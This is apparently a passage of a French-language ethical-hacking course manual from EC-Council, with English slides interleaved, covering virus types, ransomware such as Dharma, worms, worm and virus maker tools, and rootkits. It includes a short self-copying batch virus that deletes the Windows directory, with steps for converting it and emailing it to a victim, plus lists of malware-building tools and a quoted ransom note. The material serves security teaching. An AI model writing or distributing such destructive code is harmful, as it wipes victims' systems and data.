16. **Virus à bombe logique** : Une bombe logique est un virus qui se déclenche en réponse à un événement, comme le lancement d'une application ou comme le fait d'atteindre une date/heure spécifique, c'est une séquence logique qui sert de déclencheur. Lorsqu'une bombe logique est programmée pour s'exécuter à une date précise, on parle de bombe à retardement. Les bombes à retardement sont généralement programmées pour se déclencher lorsque des dates importantes sont atteintes, comme Noël ou la Saint-Valentin.
17. **Virus de script Web** : Un virus de script Web est un type de menace pour la sécurité informatique qui compromet la sécurité de votre navigateur Web par le biais d'un site Web. Cela permet aux attaquants d'injecter des scripts côté client dans la page web. Il peut contourner les contrôles d'accès et voler des informations du navigateur Web. Les

virus de script Web sont généralement utilisés pour attaquer des sites à forte audience, tels que les sites de réseaux sociaux, les sites de critique d'utilisateurs et les sites de messagerie électronique.

18. **Virus de courrier électronique** : Un virus de courrier électronique est un logiciel qui vous est envoyé sous forme de pièce jointe à un courrier électronique et qui, s'il est exécuté, produit des effets inattendus et généralement nuisibles, tels que la destruction de fichiers sur votre disque dur et l'envoi de la pièce jointe à toutes les personnes figurant dans votre carnet d'adresses. Les virus de courrier électronique ont une grande variété d'activités, allant de la création de fenêtres pop-up au plantage de systèmes en passant par le vol de données personnelles.
19. **Virus blindé** : Les virus blindés sont des virus conçus pour tromper les systèmes antivirus en place et les empêcher de les détecter. Ces virus rendent la tâche des programmes antivirus difficile et les empêchent de remonter à la source réelle de l'attaque. Ils leurrent les antivirus en leur faisant croire qu'ils se trouvent à un endroit donné, alors qu'ils sont en réalité sur le système lui-même.
20. **Virus de type Add-on** : Les virus add-on ajoutent leur code au code de l'hôte sans le modifier ou déplacent le code de l'hôte pour insérer leur propre code au début.
21. **Virus intrusif** : Les virus intrusifs écrasent complètement ou partiellement le code de l'hôte avec le code viral.
22. **Virus à action directe ou transitoire** : Un virus à action directe ou transitoire transfère tous les contrôles du code hôte à l'endroit où il réside dans la mémoire. Il sélectionne le programme cible à modifier et le corrompt. La durée de vie d'un virus transitoire est directement liée à la durée de vie de son hôte. Par conséquent, un virus transitoire ne s'exécute que lorsque le programme auquel il est attaché est exécuté et se termine lorsque le programme auquel il est attaché est terminé. Au moment de son exécution, le virus peut se propager à d'autres programmes. Ce virus est transitoire ou direct, car il ne fonctionne que pendant une courte période et va directement sur le disque pour chercher des programmes à infecter.
23. **Virus TSR (Terminate and Stay Resident)** : Un virus TSR reste en permanence dans la mémoire de la machine cible pendant toute une session de travail, même après l'exécution et la fin du programme de l'hôte cible. Le virus TSR reste en mémoire et a donc un certain contrôle sur les processus.

Creating a Virus

A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

1 Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```

Send the Game.com file as an **email attachment** to a victim

When run, it **copies itself** to all .bat files in the current directory and **deletes** all the files in the Windows directory

Convert the Game.bat batch file to Game.com using the **bat2com** utility

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Virus (Cont'd)

2 Using Virus Maker Tools

Virus Maker Tools

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

JPS Virus Maker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Création d'un virus

Un virus peut être créé de deux façons : en écrivant un programme viral et en utilisant des outils de création de virus.

- **Écriture d'un programme viral simple**

Voici les étapes de l'écriture d'un programme de virus simple :

1. Créer un fichier batch Game.bat avec le texte suivant :

```
@ echo off  
for %%f in (*.bat) do copy %%f + Game.bat  
del c:\Windows\*.*
```

2. Convertir le fichier batch Game.bat en Game.com à l'aide de l'utilitaire bat2com.
3. Envoyer le fichier Game.com en pièce jointe d'un courrier électronique à la victime.
4. Lorsque Game.com est exécuté par la victime, il se copie dans tous les fichiers .bat du répertoire courant de la machine cible et supprime tous les fichiers du répertoire Windows.

- **Utilisation des outils de création de virus**

Les outils de création de virus vous permettent de créer et de personnaliser votre virus dans un simple fichier exécutable. La nature du virus dépend des options disponibles dans l'outil de création de virus.

Une fois que le virus est créé et exécuté, il peut effectuer les tâches suivantes :

- Désactiver l'invite de commande de Windows et le gestionnaire de tâches de Windows.
- Arrêter le système.
- Infecter tous les fichiers exécutables.
- S'injecter dans le registre de Windows et démarrer avec Windows.
- Réaliser des actions non malveillantes telles que des manipulations inhabituelles de la souris et du clavier.

Les outils suivants sont utiles pour tester la sécurité de votre propre logiciel antivirus :

- **DELmE's Batch Virus Maker**

Le générateur de virus DELmE's Batch Virus Maker permet de créer des virus offrant de nombreuses options pour infecter le PC de la victime, telles que le formatage du lecteur C:, la suppression de tous les fichiers du disque dur, la désactivation des priviléges d'administrateur, le nettoyage du registre, la modification de la page d'accueil, la suppression des tâches et la désactivation/suppression de l'antivirus et du pare-feu.




Figure 3.4 : DELmE's Batch Virus Maker

○ JPS Virus Maker

JPS Virus Maker est utilisé pour créer des virus personnalisés. Il dispose de nombreuses options intégrées pour créer un virus. Certaines des caractéristiques qu'on peut mettre en œuvre grâce à cet outil sont le démarrage automatique, la désactivation du gestionnaire de tâches, la désactivation du panneau de configuration, l'activation du bureau à distance, la désactivation de Windows Defender, etc.





Figure 3.5 : Options de JPS Virus Maker

Voici une liste de quelques autres outils permettant de créer des virus :

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker



Ransomware (Cont'd)

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**

The screenshot shows a ransom note from 'Dharma - Ransom Notes'. It says: 'All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail eadminnouts@aol.com Write this ID in the title of your message AC197B68 In case of no answer in 24 hours write us to these e-mails: mclainmelvin@aol.com You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.' It also includes a 'Free decryption as guarantee' section and a 'Buy bitcoins' section with instructions on how to buy bitcoins on LocalBitcoins.

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Rançongiciel (Ransomware)

Un rançongiciel est un type de logiciel malveillant qui restreint l'accès au système informatique infecté ou aux fichiers et documents essentiels qui y sont stockés, puis exige le paiement d'une rançon en ligne au(x) créateur(s) du logiciel malveillant pour lever les restrictions imposées aux utilisateurs. Le ransomware est un type de crypto-malware qui peut chiffrer les fichiers stockés

sur le disque dur du système ou simplement verrouiller le système et afficher des messages destinés à inciter l'utilisateur à payer la rançon.

Généralement, les rançongiciels se propagent sous la forme d'un cheval de Troie et pénètrent dans le système par le biais de pièces jointes aux courriers électroniques, de sites Web piratés, de programmes infectés, de téléchargements d'applications à partir de sites non fiables, de vulnérabilités dans les services réseau, etc. Une fois exécuté, le ransomware chiffre les données de la victime (fichiers et documents), de sorte que seul l'auteur du malware puisse les déchiffrer. Dans certains cas, les restrictions sur les actions utilisateur sont limitées à l'aide d'une simple charge utile.

Un fichier texte ou une page Web affiche alors les exigences du rançongiciel et de son créateur. Les messages affichés semblent provenir d'entreprises ou de membres des forces de l'ordre affirmant que le système de la victime est utilisé à des fins illégales ou contient du contenu illégal (par exemple, des vidéos pornographiques, des logiciels piratés), ou il peut s'agir d'un avis de Microsoft affirmant que le logiciel Office installé est contrefait et nécessite une réactivation du produit. Ces messages incitent les victimes à payer pour annuler les restrictions qui leur sont imposées. Le ransomware exploite la peur, la confiance, la surprise et l'embarras des victimes pour les amener à payer la rançon demandée.



Figure 3.6 : Schéma d'une attaque de rançongiciel (ransomware)

Familles de rançongiciels

Voici une liste de quelques types de rançongiciels :

- | | |
|--|--|
| <ul style="list-style-type: none">▪ Cerber▪ CTB-Locker▪ Sodinokibi▪ BitPaymer▪ CryptXXX▪ CryptorBit | <ul style="list-style-type: none">▪ CryptoLocker▪ CryptoDefense▪ CryptoWall▪ Ransomware sur le thème de la police |
|--|--|

Exemples de Ransomware

- Dharma

Dharma est un rançongiciel redoutable qui a été identifié pour la première fois en 2016 ; depuis, il touche diverses cibles à travers le monde avec de nouvelles versions. Il a régulièrement été mis à jour avec des mécanismes sophistiqués au cours des dernières années. À la fin du mois de mars 2019, Dharma a frappé le système d'un parking au Canada. Auparavant, il avait également infecté un hôpital du Texas et quelques autres organisations. Les variantes de ce ransomware ont l'extension suivante : .adobe, .bip, .combo, .cezar, .ETH, .java. Les fichiers qu'il chiffre ont de nouvelles extensions, telles que .xxxxx et .like. Ce ransomware utilise un algorithme de chiffrement AES pour chiffrer les données et affiche ensuite des demandes de rançon. Ces demandes de rançon sont nommées Info.hta ou FILES ENCRYPTED.txt. Ce ransomware s'exécute par le biais de campagnes de courriers électroniques. Les demandes de rançon exigent que les victimes contactent les cybercriminels via l'adresse de courrier électronique fournie et paient en bitcoins pour obtenir le déchiffrement.




Figure 3.7 : Message de demande de rançon du rançongiciel Dharma

Voici une liste de quelques autres rançongiciels :

- eCh0raix
- SamSam
- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHuy
- Ryuk
- Cryptgh0st



Vers informatiques (Worms)

Les vers informatiques sont des logiciels malveillants qui se répliquent, s'exécutent et se propagent sur les réseaux de manière autonome, sans intervention humaine. Les pirates informatiques conçoivent la plupart des vers pour qu'ils se répliquent et se propagent sur un réseau, consommant ainsi les ressources informatiques disponibles et provoquant la saturation des serveurs informatiques, des serveurs Web et des postes de travail individuels, qui finissent par ne plus répondre. Toutefois, certains vers transportent également une charge utile destinée à endommager le système hôte.

Les vers forment une catégorie de virus. Un ver n'a pas besoin d'un hôte pour se répliquer ; cependant, dans certains cas, la machine hôte du ver est également infectée. Initialement, les pirates informatiques considéraient les vers comme un sujet lié aux ordinateurs centraux. Plus tard, avec la généralisation d'Internet, ils ont surtout ciblé le système d'exploitation Windows en utilisant les mêmes vers et en les partageant par courrier électronique, par IRC et d'autres outils en réseau.

Les attaquants utilisent les charges utiles des vers pour installer des backdoors sur les ordinateurs infectés, ce qui les transforme en zombies pour créer un botnet. Les attaquants utilisent ces réseaux de zombies pour lancer des cyber-attaques. Voici quelques-uns des derniers vers informatiques :

- Monero
- Bondat
- Beapy





Figure 3.8 : Schéma de la propagation d'un ver informatique

How is a Worm Different from a Virus?



A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs



A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network, but a virus does not


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Différences entre un ver et un virus

Virus	Ver
Un virus infecte un système en s'insérant dans un fichier ou un programme exécutable.	Un ver infecte un système et se réplique en exploitant une vulnérabilité dans un système d'exploitation ou une application.
Il peut supprimer ou modifier le contenu des fichiers ou changer l'emplacement des fichiers dans le système.	En général, un ver ne modifie pas les programmes stockés ; il exploite uniquement l'unité centrale et la mémoire.
Il modifie le fonctionnement d'un système informatique à l'insu de l'utilisateur et sans son consentement.	Il consomme la bande passante du réseau, la mémoire du système, etc. et surcharge excessivement les serveurs et les systèmes informatiques.
Un virus ne peut pas se propager à d'autres ordinateurs à moins qu'un fichier infecté ne soit répliqué et envoyé aux autres ordinateurs.	Un ver peut se répliquer et se propager à l'aide d'IRC, d'Outlook ou d'autres programmes de messagerie une fois qu'il est installé dans un système.
Un virus se propage à un rythme uniforme, tel qu'il a été programmé.	Un ver se propage plus rapidement qu'un virus.
Les virus sont difficiles à éliminer des machines infectées.	Par rapport à un virus, un ver peut être facilement éliminé d'un système.

Table 3.2 : Différences entre virus et ver

Worm Makers



The screenshot shows the 'INTERNET WORM MAKER THING V4' window. It has several sections for configuring worm payloads, startup options, and system modifications. Key sections include:

- Payloads:** Options like 'Activate Payloads On Date', 'Print Message', 'Change Date', and 'Exploit Windows Admin Lockout Bug'.
- Startup:** Options for registry, task manager, and service startups.
- System Actions:** Options for changing desktop icons, deleting files, and modifying system settings like 'Disable Windows Security' and 'Disable System Restore'.
- Message Display:** Options for displaying messages, sounds, and files like 'Outlook Fun'.
- File Manipulation:** Options for changing file icons, deleting files/folders, and modifying registry keys.
- Network/OS:** Options for changing network settings, disabling services like Task Manager, and corrupting antivirus software.

Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software

Worm Makers

- Batch Worm Generator
- C++ Worm Generator

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Générateurs de vers

Les générateurs de vers sont des outils utilisés pour créer et personnaliser des vers informatiques destinés à effectuer des tâches malveillantes. Une fois créés, ces vers se propagent automatiquement sur les réseaux et peuvent contaminer des réseaux entiers. Grâce à des options prédéfinies dans les générateurs de vers, un ver peut être conçu en fonction de la tâche qu'il est chargé d'exécuter.

▪ Internet Worm Maker Thing

Internet Worm Maker Thing est un outil open-source utilisé pour créer des vers qui peuvent infecter les lecteurs et les fichiers d'une victime, afficher des messages, désactiver un logiciel antivirus, etc. Cet outil est livré avec un compilateur qui peut facilement convertir votre script de virus en un exécutable pour échapper aux logiciels antivirus par exemple.

Module 03 Page 167

Ethical Hacking Essentials Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.9 : Internet Worm Maker Thing

Voici une liste de quelques autres générateurs de vers :

- Batch Worm Generator
- C++ Worm Generator

Rootkits

Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future



Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed



A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits (Cont'd)



The attacker places a rootkit by:

- ➊ Scanning for **vulnerable** computers and servers on the web
- ➋ **Wrapping** it in a special package like a game
- ➌ Installing it on public computers or corporate computers through **social engineering**
- ➍ Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

